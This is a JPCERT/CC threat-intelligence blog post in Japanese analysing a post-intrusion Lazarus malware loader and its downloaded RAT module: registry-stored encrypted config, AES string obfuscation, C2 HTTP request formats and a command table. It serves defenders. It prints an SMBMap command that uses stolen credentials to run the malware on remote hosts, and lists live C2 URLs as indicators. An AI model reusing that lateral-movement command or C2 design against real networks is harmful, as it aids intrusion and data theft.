攻撃グループLazarusがネットワーク侵入後に使用するマルウェア - JPCERT/CC Eyes | JPCERTコーディネーションセンター公式ブログ

blogs.jpcert.or.jp/ja/2020/08/Lazarus_malware.html

朝長 秀誠 (Shusei Tomonaga)

2020/08/31

攻撃グループLazarusがネットワーク侵入後に使用するマルウェア

Lazarus

-
- メール

JPCERT/CCでは、国内組織を狙ったLazarus（Hidden Cobraとも言われる）と呼ばれる攻撃グループの活動を確認しました。攻撃には、ネットワーク侵入時と侵入後に異なるマルウェアが使われていました。
今回は、侵入後に使用されたマルウェアの1つについて詳細を紹介します。

マルウェアの概要

このマルウェアは、モジュールをダウンロードして実行するマルウェアです。確認されたマルウェアは、 C:¥Windows¥System32¥ などのフォルダに、拡張子drvとして保存されており、サービスとして起動していました。コードはVMProtectで難読化されており、またファイルの後半に不要なデータを追加することでファイルサイズが150Mほどになっていました。図1は、マルウェアが動作するまでの流れを示しています。




図1: マルウェアの挙動

以降では、設定情報や通信方式などの検体の特徴およびダウンロードされたモジュールについて記載します。

設定情報

マルウェアの設定情報（サイズ: 0x6DE）は、レジストリエントリに暗号化したうえで保存されており、実行時に読み込まれます。今回確認した設定情報の保存先は、以下の通りです。

```
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\eventlog\Application
Value: Emulate
```

図2はデコードした設定情報の例です。通信先以外にも暗号化キーなどが含まれています。（設定情報について、詳しくはAppendix Aをご覧ください。）




図2: 設定情報の例

文字列の難読化

マルウェア内の文字列はすべてAES128で暗号化されています。暗号化に使用するキーは検体内に固定文字列で指定されています。図3は、暗号化キーの例です。検体内では、この16文字をワイド文字（32バイト）に変換して使用しているため、実際に使用されるのは前半の16バイトのみです。




図3: AES暗号化キーの例

文字列だけではなくWindows APIも難読化されています。Windows API名がAESで暗号化されており、API文字列の復号後にLoadLibraryおよびGetProcAddressで呼び出すAPIのアドレス解決を行っています。

図4: Windows APIの難読化

C2サーバーとの通信

以下は、マルウェアが初めに送信するHTTP POSTリクエストの例です。

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Cookie: token=[ランダムな値(4桁)][認証キー(4桁)][通信回数]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Length: [Size]
Host:[Server]

[param]=[Base64 data]
```

POSTデータのパラメーター（[param]）は以下からランダムに選択されます。

```
tname;blogdata;content;thesis;method;bbs;level;maincode;tab;idx;tb;isbn;entry;doc;cate
```

また、POSTデータの値は以下の形式のデータをBase64エンコードしたものとなります。

```
[デフォルトAES Key]@[ユニークID]
```

このリクエストのレスポンスとして、サーバーからCookieに含まれていた「認証キー(4桁)」と同じ値（Base64エンコードされている）が返ってきた場合、マルウェアは次の通信を行います。
2回目以降の通信では、マルウェアは以下のHTTP POSTリクエストを送信します。

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Length: [Size]
Host: [Server]
Cookie: token=[数字]; JSESSIONID=[Session ID]

[param]=[Data1 (Base64 + AES)][Data2 (Base64 + AES)]
```

POSTデータのパラメーターは、前述と同じリストの中からランダムに選択されます。そして、POSTデータの値には2つのデータが含まれます。前半のData1にはコマンドが含まれています（詳しくは、Appendix B 表B-1をご覧ください）。後半のData2には、コマンドの実行結果など追加データが含まれます（詳しくは、Appendix B 表B-2をご覧ください）。
レスポンスデータに関しては、パラメーターがついていないという違いはありますが、送信データとフォーマットは同じです。なお、レスポンスデータもAES暗号化後にBase64エンコードされていますが、POSTデータとは異なり、文字列の”+”が”スペース”に変換されています。

図5は、マルウェアがC2との通信を開始して、モジュールのダウンロードが行われるまでの通信フローです。マルウェアは、2回目の通信で新しいAESキーを送信し、以降の通信はそのキーで暗号化が行われます。




図5: マルウェアの通信フロー

3回目の通信でモジュールがダウンロードされます。以下はモジュールダウンロード時のサーバーからのレスポンス例です。モジュールダウンロード後は、サーバーからの命令受信はモジュールが行います。

```
HTTP/1.1 200 OK
Date: Tue, 25 Jun 2020 21:30:42 GMT
Server: Apache/2.4.26 (Unix) OpenSSL/1.0.1
Content-Encoding: ISO-8859-1
Content-Type: text/html;charset=ISO-8859-1
Access-Control-Allow-Origin: *
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Transfer-Encoding: chunked

1ff8
85RR0p8Pq3VfTrSugxgO2Q==Bjpj4qAKXKypb9JFS8IVYleb2P8vp9axDdXCBd…
```

ダウンロードされたモジュール

モジュールのダウンロードに成功した以降は、モジュールがC2からの命令受信などメインの挙動を行います（通信先や暗号化キーなどはマルウェアから引数として受け取る）。ダウンロードされたモジュールは、図6のようにUPXで暗号化されていました。




図6: ダウンロードされたモジュールのデコード結果

通信は前述した内容とほぼ同じフォーマットで行われます。また、このモジュールは多機能で以下機能があることを確認しています。（詳しくは、Appendix Cをご覧ください。）

- ファイル関連（ファイルの一覧取得、削除、コピー、作成時間変更）
- プロセス関連（プロセス一覧取得、実行、停止）
- ファイルアップロード、ダウンロード
- 任意のディレクトリをZIP化してアップロード
- 任意のシェルコマンド実行
- ディスク情報取得
- システム時刻の変更

感染拡大手法

このマルウェアのネットワーク内での横展開には、SMBMap[1]というSMB経由でリモートホストにアクセスするPythonツールを、Pyinstaller でWindows実行ファイル化したツールが使われていました。攻撃者は、事前に取得したアカウント情報をもとに、このマルウェアを横展開していました。

```
[File_Name].exe -u USERID -p PASSWORD=[password] -H [IP_Address] -x
"c:\windows\system32rundll32.exe C:\ProgramData\iconcache.db,CryptGun [AES Key]"
```

おわりに

攻撃グループLazarusの活動については、様々な組織からレポートが公開されており、多数の国で攻撃活動が確認されています。日本でも、今後同様の攻撃が引き続き発生する可能性があるため注意が必要です。
なお、今回解説した検体の通信先に関しては、Appendix Dに記載していますので、アクセスしている端末がないかご確認ください。

インシデントレスポンスグループ 朝長 秀誠

参考情報

[1] GitHub: SMBMap
https://github.com/ShawnDEvans/smbmap

Appendix A: 設定情報

表 A-1: 設定情報の一覧

オフセット	説明	備考
0x000	通信先数	最大5つ
0x004	通信先1	
0x104	通信先2	
0x204	通信先3	
0x304	通信先4	
0x404	通信先5	
0x504	未使用	文字列“cmd.exe”が含まれている
0x604	動作時間	
0x616	スリープ時間	
0x626	バージョン情報	“x64_1.0”が含まれている

0x676	ユニークIDの有無	
0x67A	ユニークID	コンピュータ名からユニークな値を作成してセットする
0x6B6	AES Key	

Appendix B: 送受信データの内容

表 B-1: Data1のデータフォーマット（復号後）

オフセット	長さ	内容
0x00	4	Data1のサイズ
0x04	2	ランダムデータ
0x06	2	コマンド
0x08	4	Data2のサイズ
0x0C	2	ランダムまたは追加コマンド

表 B-2: Data2のデータフォーマット（復号後）

オフセット	長さ	内容
0x00	4	Data2のサイズ
0x04	-	データ（コマンドの内容によって異なる）

Appendix C: コマンド

表 C: コマンド一覧

値	内容
0xABCF	カレントディレクトリ取得
0xABD5	ファイル一覧取得
0xABD7	プロセス一覧取得
0xABD9	プロセス停止
0xABDB	任意のプロセス実行


0xABDD	任意のプロセス実行（ユーザ指定）
0xABE1	ファイルダウンロード
0xABE3	ファイルアップロード
0xABE9	ファイルアップロード（ZIP化）
0xABEB	ファイル作成時間変更
0xABED	ローカルタイム変更
0xABF5	ファイル削除
0xABF7	任意のシェルコマンド実行
0xABF9	疎通確認
0xAC03	-
0xAC05	-
0xAC07	通信先変更
0xAC0D	ディスク、ファイル情報取得
0xAC15	カレントディレクトリ変更
0xAC17	-
0xAC19	ロードプロセス情報取得
0xAC27	ファイルコピー

Appendix D: 通信先

- https://gestao.simtelecomrs.com.br/sac/digital/client.jsp
- https://sac.onecenter.com.br/sac/masks/wfr_masks.jsp
- https://mk.bital.com.br/sac/Formule/Manager.jsp

-
- メール


この記事の筆者




朝長 秀誠 (Shusei Tomonaga)

外資系ITベンダーでのセキュリティ監視・分析業務を経て、2012年12月から現職。現在は、マルウェア分析・フォレンジック調査に従事。主に、標的型攻撃に関するインシデント分析を行っている。CODE BLUE、BsidesLV、BlackHat USA Arsenal、Botconf、PacSec、FIRSTなどで講演。JSACオーガナイザー。

関連記事

- 


HUI Loaderの分析

- 

Anti-UPX Unpackingテクニック

- 

モバイル端末を狙うマルウェアへの対応FAQ
- 

攻撃グループLuoYuが使用するマルウェアWinDealer
- 
攻撃グループBlackTechが使用するマルウェアGh0stTimes

≪ 前へ
トップに戻る
次へ ≫